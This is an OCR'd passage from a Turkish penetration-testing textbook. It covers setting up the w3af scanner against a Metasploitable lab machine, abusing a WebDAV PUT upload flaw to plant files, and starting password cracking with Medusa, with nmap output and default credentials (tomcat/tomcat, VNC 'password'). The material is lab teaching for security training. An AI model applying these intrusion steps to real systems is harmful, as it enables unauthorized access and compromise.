
w3af yazılımı da web sitesi taramalarında kullanabileceğimiz araçlardan birisi. Tam adı “Web Application Attack and Audit Framework” yani Türkçeye “Web Uygulaması Saldırı ve Denetleme Yapısı” şeklinde çevrilebilir. w3af, Kali

22 http://w3af.org

2.0 üzerinde kurulu geliyor ama bazı kütüphaneleri eksik olduğundan tarama başarılı bir şekilde çalışmıyor. Bundan dolayı ağ ayarını tekrar NAT yapıp github kaynağından w3af paketini indiriyoruz. Bunun için yazacağımız komut aşağıdadır:

```
git clone --depth 1 https://github.com/andresriancho/w3af.git
```


Komut başarılı olarak çalışınca bulunduğumuz dizinde w3af dosyasını görmemiz gerekiyor. w3af dizinine girip w3af_gui programını çalıştırıyoruz. Aldığımız hatalar bize eksik olan kütüphaneleri söyleyecektir.



Çıktının yönlendirmesine göre aşağıdaki komutu çalıştırıyoruz:


```
pip install --upgrade pip
```

"Successfully installed pip" yazısını görmemiz gerekiyor. Şimdi w3af_gui dosyasını tekrar çalıştıralım.




Şimdi de /tmp dizininde bulunan gereklilikleri indirme scriptini çalıştırmamızı istiyor. Bu scripti çalıştırınca da derleme kütüphanelerinden bazılarının eksik

olduğu uyarısını alıyoruz. Eksik kütüphaneyi kurmak için kullandığımız komut “apt-get install libxslt1-dev”. Bu komutu çalıştırdıktan sonra gereklilikleri indirme scriptini tekrar çalıştırıyoruz.




Böylelikle w3af aracının başarılı bir şekilde çalışması için gerekli olan kurulumları tamamladık. Gereklilikler başarılı bir şekilde kurulduktan sonra w3af tarama aracını, github’dan indirdiğimiz dosya içerisinde ./w3af_gui yazarak çalıştırabiliriz ya da Kali üzerinde kurulu olan versiyonu da çalıştırabiliriz. Gereklilikler kurulduğu için her ikisi de başarılı bir şekilde çalışacaktır. Biz Kali’de kurulu olan w3af’i çalıştırmak için Terminal’den “w3af_gui” yazıyoruz. Önce karşımıza bir uyarı gelebilir, bunu OK ile geçiyoruz. Sonrasında aşağıdaki şekilde bir ekran geliyor:




Bizim bu çalışmada kullanacağımız test "OWASP_TOP10". OWASP_TOP10, OWASP[23] tarafından belirlenen en önemli 10 açıklık. OWASP_TOP10'u seçtikten sonra "Target" kısmına http://10.10.56.2 Metasploitable IP'sini yazıyoruz. En son "Start" düğmesine basarak taramayı başlatıyoruz.

[23] https://www.owasp.org



Biraz uzun süren bir taramanın ardından sonuçları görüyoruz. Aşağıda görüldüğü üzere birçok detay geliyor. Bu noktada dikkat etmemiz gereken, bu sonuçların hepsinin doğru olmaması. Sonuçları test ettiğimizde “false positive” (hatalı pozitif) sonuçlarla karşılaşmamız w3af için oldukça yüksek bir olasılık. Buna rağmen haksızlık etmeyip w3af’in birçok yararlı sonuç listelediğini de belirtmek gerek.




Şimdi bazı sonuçları inceleyelim ve bunlardan nasıl faydalanabileceğimize bakalım. Kırmızı renkli sonuçlarda daha yüksek seviyede açıklık olduğu için bu sonuçlardan başlamakta fayda var.


DAV:

“File upload with HTTP PUT method was found at resource: "http://10.10.56.2/dav/". A test file was uploaded to: "http://10.10.56.2/dav/jBusF". This vulnerability was found in the requests with ids 349 and 372.”

Burada anlatılan WebDav ayarlarının güvenli olmadığı ve uzaktan “put” metoduyla dosya eklemesi yapılabildiği.



Yukarıda gönderilen örnek http detayını görüyoruz. Buradaki içeriğe göre "jBusF" adında bir dosya, /dav dizini altında oluşmuş olmalı. http://10.10.56.2/dav/ adresine gidip ilgili dosyanın olup olmadığına bakalım.



Yukarıda görüldüğü üzere dosya atmayı başarmış. Biz de bu açıklığı kullanarak zararlı yazılımları buraya ekleyip daha sonra çalıştırma denemeleri yapabiliriz. Diğer detaylara baktığınızda benzer sonuçları daha önce incelediğimiz programlarda da verdiğini göreceksiniz. Burada dikkat etmemiz gereken konu farklı programların farklı sonuçlar vereceği ve farklı sonuçları değerlendirerek daha fazla açık yakalamaya çalışmamız gerektiğidir.

ÖZET

Bu bölümde web zafiyet taramasını ve taramayla ilgili kullanabileceğimiz yazılımları gördük. Bu yazılımlar birbirlerine benzer şekilde çalışıyorlar ama sizin de gördüğünüz gibi her yazılım farklı sonuçlar üretiyor; birinin bulamadığı açıklığı diğeri bulabiliyor. Bundan dolayı farklı yazılımları kullanmakta ve olabildiğince fazla açıklık bulmakta fayda var.

Biz web taramaları konusuna sadece bir giriş yaptık. Bu alan, kendine özgü, uygulama mantığına kadar incelemeyi gerektiren yöntemler içeriyor. Kitapta bunlardan sadece birkaçına değinip geçeceğiz. Fakat siz bu konuda kendinizi geliştirmek isterseniz "The Web Application Hacker's Handbook - 2nd Edition" iyi bir başlangıç olabilir. Bu kitapla beraber "Burp suite[24]" yazılımını da kullanmanız gerekebilir. Burp suite başarılı bir uygulama olmasına rağmen tam olarak faydalanmak için lisans satın almanız gerekir.

Bu bölümde incelediğimiz araçları tekrar özetlersek:

- Nikto
- Nessus
- OWASP ZAP
- w3af

[24] http://portswigger.net/burp/

ALTINCI BÖLÜM

SIZMA

Sızma nedir?

Sızma bölümünde artık elimizde olan bilgileri kullanarak sistemleri ele geçirmeye çalışacağız. Bu bölümde şifre kırma, network trafiğini dinleme, zafiyetlerden yararlanarak bilgisayar ele geçirme gibi çalışmalarımız olacak.

İlk olarak şifre kırma yöntemleriyle işe koyuluyoruz.

Şifre kırma

Şifre kırma, sızma testlerinde ilk başta denenmesi gereken yöntemlerden birisi. Şifresini ele geçirdiğiniz kullanıcı üzerinden ilgili kullanıcının yetkisiyle birçok çalışma yapabilirsiniz. Ayrıca şifre ele geçirme denemelerinde Bilgi Teknolojileri ve diğer departmanlarda çalışanların ne kadar basit ve kötü şifreler kullandığını görünce şaşırabilirsiniz.

Bu bölümde, şimdiye kadar öğrendiğimiz sızma testi adımlarını kullanacağız. Bunun için yine Metasploitable işletim sistemimizi hedef olarak belirleyeceğiz. Adımlarımız aşağıdaki şekilde olacak:

1. Keşif:

Bu aşamayı yapmayacağız. Zira karşımızda bir şirket yok. Haliyle şirketle ilgili toplayacağımız bir bilgi de yok. Saldıracağımız hedef tek IP ve belli. Ayrıca Metasploitable ana sayfasında kullanıcı adı ve şifre paylaşılmış. Biz kullanıcı adını ve şifreleri paylaşılmamış farz ederek ilerleyeceğiz.

2. Zafiyet taraması:

2 tip zafiyet taramamız var: Ağ üzerinden zafiyet taraması ve web zafiyet taraması. Bu taramalarda elde ettiğimiz kullanıcı bilgilerini şifre kırma için kullanacağız.

3. Ele geçirme:

Bu adımda sadece şifre kırmayla ilerleyeceğiz.

Medusa[25]

Medusa, network üzerinden değişik servislere şifre kırma denemesi yapabileceğimiz bir yazılım. İnternet üzerinden yardım dosyalarına ulaşmak için http://foofus.net/goons/jmk/medusa/medusa.html adresini kullanabilirsiniz.

Önceki başlıkta anlattığımız adımlarla başlayabiliriz:

1. Keşif:

Eğer hedefimiz bir şirket olsaydı, bu adımda mümkün olduğunca fazla çalışan adı ve kullanıcı adı toplayarak şifre kırmada kullanabilirdik. Bu adımı atlıyoruz.

2. Zafiyet Taraması:

Bu bölümde, daha önceki bölümlerde yaptığımız taramaları tekrar hatırlayacağız. İsterseniz siz tekrar tarama yapabilirsiniz. Ben burada hangi taramayı yaptığımızı ve hangi detayları bulduğumuzu listeleyeceğim. Bu bilgileri kullanarak yapacağımız şifre kırma saldırısıyla ilgili hedefleri belirleyeceğiz.

[25] http://foofus.net/goons/jmk/medusa/medusa.html

İlk önce nmap taraması sonuçlarına bakalım. Buradaki -sV parametresi hangi portta hangi servisin çalıştığını tespit etmemizi sağlıyor. Amacımız hangi servisleri şifre kırma saldırısında kullanabileceğimizi tespit etmek.

```
   # nmap -sV 10.10.56.2


   Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-05
15:31 EST

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00018s latency).

   Not shown: 977 closed ports

   PORT     STATE SERVICE     VERSION

   21/tcp   open  ftp         vsftpd 2.3.4

   22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)

   23/tcp   open  telnet      Linux telnetd

   25/tcp   open  smtp        Postfix smtpd

   53/tcp   open  domain      ISC BIND 9.4.2

   80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu)
DAV/2)

   111/tcp  open  rpcbind     2 (RPC #100000)

   139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)

   445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)

   512/tcp  open  exec        netkit-rsh rexecd
```

```
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine
1.1
MAC Address: 08:00:27:7D:5B:C3 (Cadmus Computer Systems)
Service Info: Hosts:  metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.39
seconds10.10.56.210.10.56.2
```

Yukarıda gördüğünüz üzere birçok hizmet değişik portlarda çalışıyor. Bizim ilk etapta hedef olarak belirleyebileceğimiz hizmetler aşağıda yer alıyor:

- Port 21 FTP

- Port 22 SSH

- Port 23 Telnet

- Port 139,445 smbnt

- Port 2121 ProFTPD

- Port 3306 MySQL

- Port 5432 PostgreSQL

- Port 5900 VNC

Sonra Nessus tarama sonuçlarını inceleyelim:

- “Apache Tomcat Manager Common Administrative Credentials”


Hatırlarsanız daha önce “tomcat” kullanıcı adını yakalamıştık. Dahası şifre de tomcat idi. Demek ki kullanıcılarımızdan birisi “tomcat”.

- “VNC Server ‘password’ Password”

Nessus burada VNC sunucusunun şifresinin “password” olduğunu zaten yakalamış.

Nessus web zafiyet taramasında, ağ taraması üzerine ek bir kullanıcı bilgisi gelmediği için geçiyoruz.

